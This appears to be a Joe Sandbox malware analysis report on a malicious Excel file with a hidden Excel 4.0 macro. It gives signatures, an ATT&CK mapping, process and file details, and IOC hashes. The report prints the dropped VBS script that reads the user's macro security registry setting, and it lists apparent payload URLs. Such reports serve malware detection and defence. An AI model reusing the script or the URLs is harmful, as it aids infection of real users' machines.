ID: 241677
Sample Name: Req-5194.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:35:14
Date: 26/06/2020
Version: 29.0.0 Ocean Jasper

Table of Contents


Analysis Report Req-5194.xls

Overview

General Information

Sample Name:	Req-5194.xls
MD5:	cd2dfba0e3eae4c..
SHA1:	dbeff24e4dc3704..
SHA256:	a71929d9bac9d3..

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates f...
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma...
- Office document tries to convince vic...
- Document exploit detected (process ...
- Found Excel 4.0 Macro with suspicio...
- Found abnormal large hidden Excel 4...
- Injects code into the Windows Explor...
- Microsoft Office drops suspicious files
- Document contains embedded VBA m...
- Found WSH timer for Javascript or V...

Classification



Startup

- **System is w7**
- EXCEL.EXE (PID: 3812 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 716335EDBB91DA84FC102425BFDA957E)
  - explorer.exe (PID: 3944 cmdline: explorer.exe C:\Users\Public\ACY.vbs MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
- explorer.exe (PID: 3972 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
  - wscript.exe (PID: 2060 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\Public\ACY.vbs' MD5: 979D74799EA6C8B8167869A68DF5204A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

● AV Detection



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Microsoft Office drops suspicious files

HIPS / PFW / Operating System Protection Evasion:

Injects code into the Windows Explorer (explorer.exe)


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 3 2 1	Winlogon Helper DLL	Process Injection 1 2	Masquerading 1	Credential Dumping	Virtualization/Sandbox Evasion 1	Application Deployment Software	Data from Local System	Data Compressed	Data Obfuscation	Eavesdr Insecure Networ Commu
Replication Through Removable Media	Graphical User Interface 1	Port Monitors	Accessibility Features	Disabling Security Tools 1	Network Sniffing	Process Discovery 1	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Fallback Channels	Exploit S Redirec Calls/SM
External Remote Services	Exploitation for Client Execution 2	Accessibility Features	Path Interception	Virtualization/Sandbox Evasion 1	Input Capture	File and Directory Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Custom Cryptographic Protocol	Exploit S Track D Locatio
Drive-by Compromise	Scheduled Task	System Firmware	DLL Search Order Hijacking	Process Injection 1 2	Credentials in Files	System Information Discovery 3	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication	SIM Car Swap

Copyright null 2020

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Exploit Public-Facing Application	Command-Line Interface	Shortcut Modification	File System Permissions Weakness	Scripting 3 2 1	Account Manipulation	Remote System Discovery	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol	Manipul Device Commu


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://indoeducation.com/wp-crunch.php	4%	Virustotal		Browse
http://https://indoeducation.com/wp-crunch.php	0%	Avira URL Cloud	safe	
http://https://germdisruptor.com/wp-crunch.php	5%	Virustotal		Browse
http://https://germdisruptor.com/wp-crunch.php	0%	Avira URL Cloud	safe	
http://https://estudiolacazezancarini.com/wp-crunch.php	6%	Virustotal		Browse

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://https://estudiolacazezancarini.com/wp-crunch.php	0%	Avira URL Cloud	safe	
http://https://gurukal.in/wp-crunch.php	5%	Virustotal		Browse
http://https://gurukal.in/wp-crunch.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://indoeducation.com/wp-crunch.php	xlsm.sheet.csv_unpack	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://germdisruptor.com/wp-crunch.php	xlsm.sheet.csv_unpack	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://estudiolacazezancarini.com/wp-crunch.php	xlsm.sheet.csv_unpack	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://gurukal.in/wp-crunch.php	xlsm.sheet.csv_unpack	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	29.0.0 Ocean Jasper
Analysis ID:	241677
Start date:	26.06.2020
Start time:	12:35:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Req-5194.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 SP1 (with Office 2010 SP2, IE 11, FF 54, Chrome 60, Acrobat Reader DC 17, Java 8.0.1440.1, Flash 30.0.0.113)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.evad.winXLS@6/7@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright null 2020

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:36:27	API Interceptor	442x Sleep call for process: explorer.exe modified
12:39:17	API Interceptor	3x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\00030000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Size (bytes):	20261
Entropy (8bit):	7.572187680178765
Encrypted:	false
MD5:	EC9FD0C805DA36B422CBE63F662BC217
SHA1:	3CE24CA348FBA4490310CF731492FE3DF0B9FE39
SHA-256:	A1F8ADA365F95EA15FAF45F6C74335C450D5E3B0353E4AD15E6132EAFDDB4171
SHA-512:	585988AE0F82BA0F2FD624E83CB156F2930B1CCFEF189C4D1110ECDAB135789FDDB28A6CA365D14C7B9559FBD3607E466CBA6F4930A4B1930FFF0498D59A536 5

C:\Users\user\AppData\Local\Temp\00030000	
Malicious:	false
Reputation:	low
Preview:	...N.0.E.H.C.-J.@.5....*Q>....U.<nI.....&.c.=wF3....dK...-Y....tJ.Y.....=.0...q.J..d...Uo...E[,Y.....e....y..3u....a..s1.~...q.l....j.~...bab6l...I..,{\.lY%...-E$.ji./J.!....`.=.....W*M.....E.d.7...0.87/....k..`...bQ.....n.. .H...=.....N.....jS....#>...m.9....6.K...R#.O..g.d..1.....=F.D.....\|.>.c..G....Wa;{mt.I.B...}..#.X.....^....6O.U.....PK.....!..\.....[Content_Types].xml ...(.....N.0...H.C...nH....LH.!T..$.....$@.....Jc.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Jan 28 13:33:37 2020, mtime=Fri Jun 26 09:36:22 2020, atime=Fri Jun 26 09:36:22 2020, length=16384, window=hide
Size (bytes):	872
Entropy (8bit):	4.457503773585383
Encrypted:	false
MD5:	CE7ADA0AE4FC566C5172EB3F570CAEC3
SHA1:	29EF13CB59BFF5485ECDCF964E2CFF22C3534A00
SHA-256:	430BEF8D08C5ED69194DC7430A4F3B429B04CC630B86EBCC5EBFDCD696BD16C8
SHA-512:	A31E064BF1DD40F06F530C0D9D3784D3A0C0366D1A4BA2B526A2FD07B9F710ED257339E10DDFFE5C5754E2A78A1848255E963B65C7F7495367EB57207B2CB4B
Malicious:	false
Reputation:	low
Preview:	L.....F.....l.....K.....K...@.....m....P.O. .:i.....+00.../C:\.....t.1.....<Plu..Users.`.....:..<Plu*...Z.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....<P.u..user..:.....<P3t<P.u*....k.....H.a.r.l.e.e.....z.1.....P.T..Desktop.d.....<P3t.P.T*...jk.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.....-...8...[.....`.4.....C:\Users\..#.....\\841618\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ak.....1SPS.XF.L8C....&.m.m.....S.-.1.-.5.-.2.1.-.2.9.0.1.7.2.4.0.0.-.2.8.2.8.3.5.2.9.1.6.-.2.8.3.2.9.7.3.3.8.5.-.1.0.0.4.....`.....X.....841618.....@..@..n.C,Qa..).A.....v.....@..@..n.C,Qa..).A.....v.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Req-5194.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Jan 28 13:45:44 2020, mtime=Fri Jun 26 09:36:22 2020, atime=Fri Jun 26 09:36:23 2020, length=121344, window=hide
Size (bytes):	2018
Entropy (8bit):	4.498758613664407
Encrypted:	false
MD5:	4316D1A5266F2BA791AACCEF1AA0E366
SHA1:	CD5AE9855CD3B6D23A34FF6177E467AB12B2B088
SHA-256:	99CADC4A3D3B4686B0F43580DB474FD8F8E7592FA63E8BE16D883CCB3E389E89
SHA-512:	1481A8C3F92D28CA8EFA0CC27E86E2C5EA35716E686FC6E7120010454DBA5587E2B405292F7185EC21FC4742D58929F01BC67B0F801FAF00D00386FF68ED871E
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....>.....K..0....K.....P.O. .:i.....+00.../C:\.....t.1.....<Plu..Users.`.....:..<Plu*...Z.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....<P.u..user..:.....<P3t<P.u*....k.....H.a.r.l.e.e.....z.1.....<P.u..Desktop.d.....<P3t<P.u*...jk.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2.....P.T .Req-5194.xls..F.....<P.u<P.u*.....R.e.q.-.5.1.9.4...x.l.s.....w.....-...8...[.....`.4.....C:\Users\..#.....\\841618\Users.user\Desktop\Req-5194.xls.#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.e.q.-.5.1.9.4...x.l.s.....:.,.LB.)...Ak.....1SPS.XF.L8C....&.m.m.....S.-.1.-.5.-.2.1.-.2.9.0.1.7.2.4.0.0.-.2.8.2.8.3.5.2.9.1.6.-.2.8.3.2.9.7.3.3.8.5.-.1.0.0.4.....`.....X.....841618.....@..@..n.C,QhD.~.A.....v.....@..@..n.C,QhD.~.A.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	77
Entropy (8bit):	4.538752124773322
Encrypted:	false
MD5:	21E30D10081733AE586D3D997874977D
SHA1:	D98EE9536D0C3E5576C1637D9719A24828C771BE
SHA-256:	A4BB3BECD92906B149134B6C6AD13B1F25C78FFAAD3DB88BBCA80CD0548B3901
SHA-512:	C8176A8E3C315E5734417B24344C5EAA542382B0F1C6AFF30CD269979BF6C0E5BB95CE404330F9E54CFF0CC61AC2311CF253394DD596D50D1522C08687503F3
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Req-5194.LNK=0..Req-5194.LNK=0..[xls]..Req-5194.LNK=0..

C:\Users\user\Desktop\C0030000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Size (bytes):	191999
Entropy (8bit):	4.066828541079793
Encrypted:	false

C:\Users\user\Desktop\C0030000	
MD5:	402830DDB39A7C492ED2F6E21954AF8B
SHA1:	6904B1A0A8DCA840A420B32984B594B3CD647793
SHA-256:	8BAE102398BBFA4B76CBF264435E94EC8CD81244C63F9687793086005B97BBA2
SHA-512:	0116C756A9C714BC42998E8BCC1C1D6687A0C03DE56431156F0EF2915EFEF80E854011F0E95032D332E0EC636B14CC06910F2E8E811EC8A7E29832BFF99EB96
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=.....K.'8.....X.@..... ....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g. h.t.1...,..6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....>.....C. a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...

C:\Users\Public\ACY.vbs	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	989
Entropy (8bit):	5.221946911333157
Encrypted:	false
MD5:	E0493CE79359484C9E450F0B9062096E
SHA1:	19A06343449C52ED4E6C075D28786DF6D8F6D2D6
SHA-256:	FD66B8B978868A3DB38B12234EB78EE3551530C6AD518319F297950D1E0BF8BE
SHA-512:	C2A17F0F607B237D62CC303B1AE8B5F96DFDC758946696D003FAA8B327C9232B17F02014B186966F13A055A1FE1F94D79195C726DF742E570367576FC41C21C6
Malicious:	**true**
Reputation:	low
Preview:	On Error Resume Next..On Error Resume Next..Set mNw0 = CreateObject("WScript.Shell")..On Error Resume Next..Set mNw0 = CreateObject("WScript.Shell")..Set NoKtd = CreateObject("Scripting.FileSystemObject")..On Error Resume Next..Set mNw0 = CreateObject("WScript.Shell")..Set NoKtd = CreateObject("Scripting.File SystemObject")..Set TAxYoj = NoKtd.CreateTextFile("C:\Users\Public\Fx5kp9.txt", True)..On Error Resume Next..Set mNw0 = CreateObject("WScript.Shell")..Set NoKtd = CreateObject("Scripting.FileSystemObject")..Set TAxYoj = NoKtd.CreateTextFile("C:\Users\Public\Fx5kp9.txt", True)..TAxYoj.WriteLine(mNw0.RegRead("HKCU\Softwa re\Microsoft\Office\14.0\Excel\Security\VBAWarnings"))..On Error Resume Next..Set mNw0 = CreateObject("WScript.Shell")..Set NoKtd = CreateObject("Scripting.File SystemObject")..Set TAxYoj = NoKtd.CreateTextFile("C:\Users\Public\Fx5kp9.txt", True)..TAxYoj.WriteLine(mNw0.RegRead("HKCU\Software\Microsoft\Office\14.0\Excel\ Security\VBAWarnings"))..TAxYoj.Close..

C:\Users\Public\Fx5kp9.txt	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Size (bytes):	3
Entropy (8bit):	1.584962500721156
Encrypted:	false
MD5:	21438EF4B9AD4FC266B6129A2F60DE29
SHA1:	5EB8E2242EEB4F5432BEEEC8B873F1AB0A6B71FD
SHA-256:	13BF7B3039C63BF5A50491FA3CFD8EB4E699D1BA1436315AEF9CBE5711530354
SHA-512:	37436CED85E5CD638973E716D6713257D692F9DD2E1975D5511AE3856A7B3B9F0D9E497315A058B516AB31D652EA9950938C77C1AD435EA8D4B49D73427D1237
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: , Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 15 23:34:00 2012, Last Saved Time/Date: Thu Jun 25 13:02:28 2020, Security: 0
Entropy (8bit):	4.092590356745841
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Req-5194.xls
File size:	121344
MD5:	cd2dfba0e3eae4c9036ce895931c841c
SHA1:	dbeff24e4dc3704a0953c1111ba3f44447fa8594

General

SHA256:	a71929d9bac9d326ff0e72da7c2eb18b02807b668ce8e937ae17bf3efb80a1f7
SHA512:	23635846dc089897be10794c0e100a18714e4fd61e21732bdd134cc08fd344123251eef8eac2222ae83d82897a131a082fb01b8dba0736810293694b2652272e
SSDEEP:	3072:8Hk3hbdlylKsgqopeJBWhZFGkE+cL2NdAvknQ8lEv5:8k3hbdlylKsgqopeJBWhZFVE+W2NdAcq
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Req-5194.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	
Last Saved By:	
Create Time:	2012-06-15 22:34:00
Last Saved Time:	2020-06-25 12:02:28
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.337449655065
Base64 Encoded:	False

General	
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . . d . . . . l . . . . t . . . . | . . . . S h e e t 1 . . . . . B z m S g f o w r : L 6 M C O F j W . . . . W o r k s h e e t s
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b6 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.276243515445
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . l . . . . M i c r o s o f t E x c e l . @ . . . . < ^ . F K . . @ . . . . . $ . . J . . . .
